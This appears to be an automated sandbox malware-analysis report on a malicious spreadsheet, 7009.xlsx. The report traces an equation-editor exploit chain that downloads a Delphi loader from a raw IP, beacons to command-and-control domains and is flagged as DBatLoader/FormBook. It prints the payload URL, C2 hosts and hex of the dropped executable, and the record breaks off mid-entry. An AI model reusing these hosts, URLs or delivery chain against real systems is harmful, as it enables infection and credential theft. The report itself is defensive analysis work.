SSDEEP:	12288:CIEpAb3iVUYfqUe+L7JMlbv7fkg48BcFcePyaW:CI8G3DYfq9+hMNTMz8Cbm
MD5:	3A9AE96D1F6404FCCF5BD99B7C5C0383
SHA1:	2D0444EF8FE64348EEE4D748B0528E3799D18304
SHA-256:	B8AA3A9C721EAE2745F1671B70869A8E3FE847A16E769D69C40727857BA54B44
SHA-512:	09205202F7CAB90141485DC55C9134E4438508DD78C4484E0212708CA2782F5C8431FD8044F38718146EB9D63A6C80FCFEB1F8B8BBEA1512C859463483C9FF10
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 36%
Reputation:	unknown
Preview:	MZP.....@.....!..L.!..This program must be run under Win32..$7..... .....PE..L....^B*.....@.....@.....!.....f.....0..lc..... ....CODE....\..... ..`DATA.....@...BSS.....idata...!....."....@....tls.....rdata..... .. ..@..P.reloc..lc...0...d.....@..P.rsrc....f.....f...@.....@..P.....@..P..... .....

Static File Info

General

File type:	CDFV2 Encrypted
Entropy (8bit):	7.971035071890227
TrID:	• Generic OLE2 / Multistream Compound File (8008/1) 100.00%
File name:	7009.xlsx
File size:	234248
MD5:	8305dc6702f80d7ebe34cd8c63297561
SHA1:	db055cce075213d510de5ca9044ea76036dbcd07
SHA256:	9eae576f7ecc05f106a7cfa605b1ca5bcd02c8d1c2c926920c0d7f0cb605b345
SHA512:	4b79bcb14665fd34d42979e0364480ff2a9050d7700db3226393f5764350d3689b80431901bf275a80c60cf4d2be5e013fd2ab2de4d629a5ee826491c432b5ef
SSDEEP:	6144:X4Har3eEPWQ9luDUtOh8xcx6iGWegiwrjsYLnXt:X4+TPWQ9Mx6gRiwrjrt
File Content Preview:	.....>..... ....

File Icon

Icon Hash:	e4e2aa8aa4b4bcb4

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 2, 2021 19:34:02.982615948 CET	192.168.2.22	8.8.8.8	0xac1c	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:34:04.865891933 CET	192.168.2.22	8.8.8.8	0x85f5	Standard query (0)	prigmg.am.files.1drv.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:34:31.759788990 CET	192.168.2.22	8.8.8.8	0x5b9b	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:34:33.459217072 CET	192.168.2.22	8.8.8.8	0x3d6f	Standard query (0)	prigmg.am.files.1drv.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:34:43.621721983 CET	192.168.2.22	8.8.8.8	0x6b7d	Standard query (0)	onedrive.live.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:34:45.487137079 CET	192.168.2.22	8.8.8.8	0x984c	Standard query (0)	prigmg.am.files.1drv.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:35:29.476387978 CET	192.168.2.22	8.8.8.8	0x8eb8	Standard query (0)	www.urzeczenie.com	A (IP address)	IN (0x0001)
Dec 2, 2021 19:35:39.601691008 CET	192.168.2.22	8.8.8.8	0xc18c	Standard query (0)	www.voucheraja.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:34:03.014826059 CET	8.8.8.8	192.168.2.22	0xac1c	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 2, 2021 19:34:04.920044899 CET	8.8.8.8	192.168.2.22	0x85f5	No error (0)	prigmg.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:04.920044899 CET	8.8.8.8	192.168.2.22	0x85f5	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:31.788798094 CET	8.8.8.8	192.168.2.22	0x5b9b	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:34.308892965 CET	8.8.8.8	192.168.2.22	0x3d6f	No error (0)	prigmg.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:34.308892965 CET	8.8.8.8	192.168.2.22	0x3d6f	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:43.643333912 CET	8.8.8.8	192.168.2.22	0x6b7d	No error (0)	onedrive.live.com	odc-web-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:45.507133007 CET	8.8.8.8	192.168.2.22	0x984c	No error (0)	prigmg.am.files.1drv.com	am-files.fe.1drv.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:34:45.507133007 CET	8.8.8.8	192.168.2.22	0x984c	No error (0)	am-files.fe.1drv.com	odc-am-files-geo.onedrive.akadns.net		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:35:29.516741037 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	www.urzeczenie.com	urzeczenie.com		CNAME (Canonical name)	IN (0x0001)
Dec 2, 2021 19:35:29.516741037 CET	8.8.8.8	192.168.2.22	0x8eb8	No error (0)	urzeczenie.com		87.98.234.164	A (IP address)	IN (0x0001)
Dec 2, 2021 19:35:39.997900963 CET	8.8.8.8	192.168.2.22	0xc18c	No error (0)	www.voucheraja.com	voucheraja.com		CNAME (Canonical name)	IN (0x0001)

HTTP Request Dependency Graph

- 13.250.31.113
- www.urzeczenie.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	13.250.31.113	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:33:55.143656969 CET	0	OUT	GET /7009/binso.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 13.250.31.113 Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:33:55.306956053 CET	1	IN	HTTP/1.1 200 OK Date: Thu, 02 Dec 2021 18:33:47 GMT Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.25 Last-Modified: Thu, 02 Dec 2021 09:01:28 GMT ETag: "aa600-5d2260935ec6b" Accept-Ranges: bytes Content-Length: 697856 Keep-Alive: timeout=5, max=100 Connection: Keep-Alive Content-Type: application/x-msdownload Data Raw: 4d 5a 50 00 02 00 00 00 04 00 0f 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 ba 10 00 0e 1f b4 09 cd 21 b8 01 4c cd 21 90 90 54 68 69 73 20 70 72 6f 67 72 61 6d 20 6d 75 73 74 20 62 65 20 72 75 6e 20 75 6e 64 65 72 20 57 69 6e 33 32 0d 0a 24 37 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 45 00 00 4c 01 08 00 19 5e 42 2a 00 00 00 00 00 00 00 00 e0 00 8e 81 0b 01 02 19 00 9e 05 00 00 04 05 00 00 00 00 00 10 ac 05 00 00 10 00 00 00 b0 05 00 00 00 40 00 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 10 0b 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 40 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 00 e0 05 00 0a 21 00 00 00 a0 06 00 00 66 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 06 00 6c 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 06 00 18 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 43 4f 44 45 00 00 00 00 5c 9c 05 00 00 10 00 00 00 9e 05 00 00 04 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 6 0 44 41 54 41 00 00 00 00 80 14 00 00 00 b0 05 00 00 16 00 00 00 a2 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 42 53 53 00 00 00 00 00 a5 0d 00 00 00 d0 05 00 00 00 00 00 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 69 64 61 74 61 00 00 0a 21 00 00 00 e0 05 00 00 22 00 00 00 b8 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 c0 2e 74 6c 73 00 00 00 00 10 00 00 00 00 10 06 00 00 00 00 00 00 da 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 c0 2e 72 64 61 74 61 00 00 18 00 00 00 00 20 06 00 00 02 00 00 00 da 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 65 6c 6f 63 00 00 6c 63 00 00 00 30 06 00 00 64 00 00 00 dc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 2e 72 73 72 63 00 00 00 00 66 04 00 00 a0 06 00 00 66 04 00 00 40 06 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 10 0b 00 00 00 00 00 00 a6 0a 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 50 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 Data Ascii: MZP@!L!This program must be run under Win32$7PEL^B*@@!f0lc CODE\ `DATA@BSS.idata!"@.tls.rdata @P.reloclc0d@P.rsrcff@@P@P

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49181	87.98.234.164	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 19:35:29.554336071 CET	1716	OUT	GET /hno0/?mhcd=MR-LdRqXxT7p86&g6A06=gtNg4Bp0cFA4pVLeRD7vodntk6HewgsZ+AnpdRhteKnDm7bsVUj6f D8/RHuCSiZlcACYig== HTTP/1.1 Host: www.urzeczenie.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 2, 2021 19:35:29.582178116 CET	1717	IN	HTTP/1.1 404 Not Found Date: Thu, 02 Dec 2021 18:35:28 GMT Server: Apache/2 Content-Length: 392 Connection: close Content-Type: text/html; charset=iso-8859-1 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 68 6e 6f 30 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 0a 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0a 3c 68 72 3e 0a 3c 61 64 64 72 65 73 73 3e 41 70 61 63 68 65 2f 32 20 53 65 72 76 65 72 20 61 74 20 77 77 77 2e 75 72 7a 65 63 7a 65 6e 69 65 2e 63 6f 6d 20 50 6f 72 74 20 38 30 3c 2f 61 64 64 72 65 73 73 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL /hno0/ was not found on this server. Additionally, a 404 Not Founderror was encountered while trying to use an ErrorDocument to handle the request. <hr><address>Apache/2 Server at www.urzeczenie.com Port 80</address></body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1124 Parent PID: 596

General

Start time:	19:33:19
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fe20000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2676 Parent PID: 596

General

Start time:	19:33:44
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 488 Parent PID: 2676

General

Start time:	19:33:48
Start date:	02/12/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	697856 bytes
MD5 hash:	3A9AE96D1F6404FCCF5BD99B7C5C0383
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480010544.0000000000320000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497269548.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497233291.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.479622331.000000000031C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.479715174.000000000030C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497427116.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.563280324.0000000003A70000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.563280324.0000000003A70000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.563280324.0000000003A70000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497196939.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497027305.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.478861422.000000000030C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.496929665.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.566151978.00000000047EC000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.566151978.00000000047EC000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.566151978.00000000047EC000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497250611.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497289431.0000000003A2C000.00000004.00000001.sdmp, Author:

@itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497089082.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497109502.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.478734155.0000000000334000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.478780322.000000000030C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.478805681.000000000031C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.479654433.0000000000334000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497453789.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480122394.000000000030C000.00000004.00000001.sdmp, Author: Joe Security
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.561814301.0000000002111000.00000020.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.561814301.0000000002111000.00000020.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.561814301.0000000002111000.00000020.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497486545.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.563603839.0000000003CC0000.00000040.00020000.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.563603839.0000000003CC0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.563603839.0000000003CC0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497066247.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497151468.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497352648.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497402362.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497007493.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497047805.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.566701334.000000000049C0000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.566701334.000000000049C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.566701334.000000000049C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497310666.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
- Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source:

	00000004.00000003.497216692.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.496970511.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497375359.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.478831765.0000000000330000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497129768.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497173543.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.496988721.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000002.559751606.000000000031C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.496950369.00000000045D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000004.00000003.497333632.0000000003A2C000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000004.00000003.480088573.0000000000330000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML • Detection: 36%, ReversingLabs
Reputation:	low

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 1764 Parent PID: 488

General

Start time:	19:34:11
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.535838106.0000000009304000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.535838106.0000000009304000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.535838106.0000000009304000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.548231693.0000000009304000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.548231693.0000000009304000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.548231693.0000000009304000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Registry Activities Show Windows behavior

Analysis Process: Odhbljup.exe PID: 1320 Parent PID: 1764

General

Start time:	19:34:16
Start date:	02/12/2021
Path:	C:\Users\user\Odhbljup.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Odhbljup.exe"
Imagebase:	0x400000
File size:	697856 bytes
MD5 hash:	3A9AE96D1F6404FCCF5BD99B7C5C0383
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560841692.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.562335520.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.561342324.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560628845.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000007.00000003.541642413.0000000001D5C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560576590.00000000046D4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000007.00000003.560966486.00000000039EC000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, 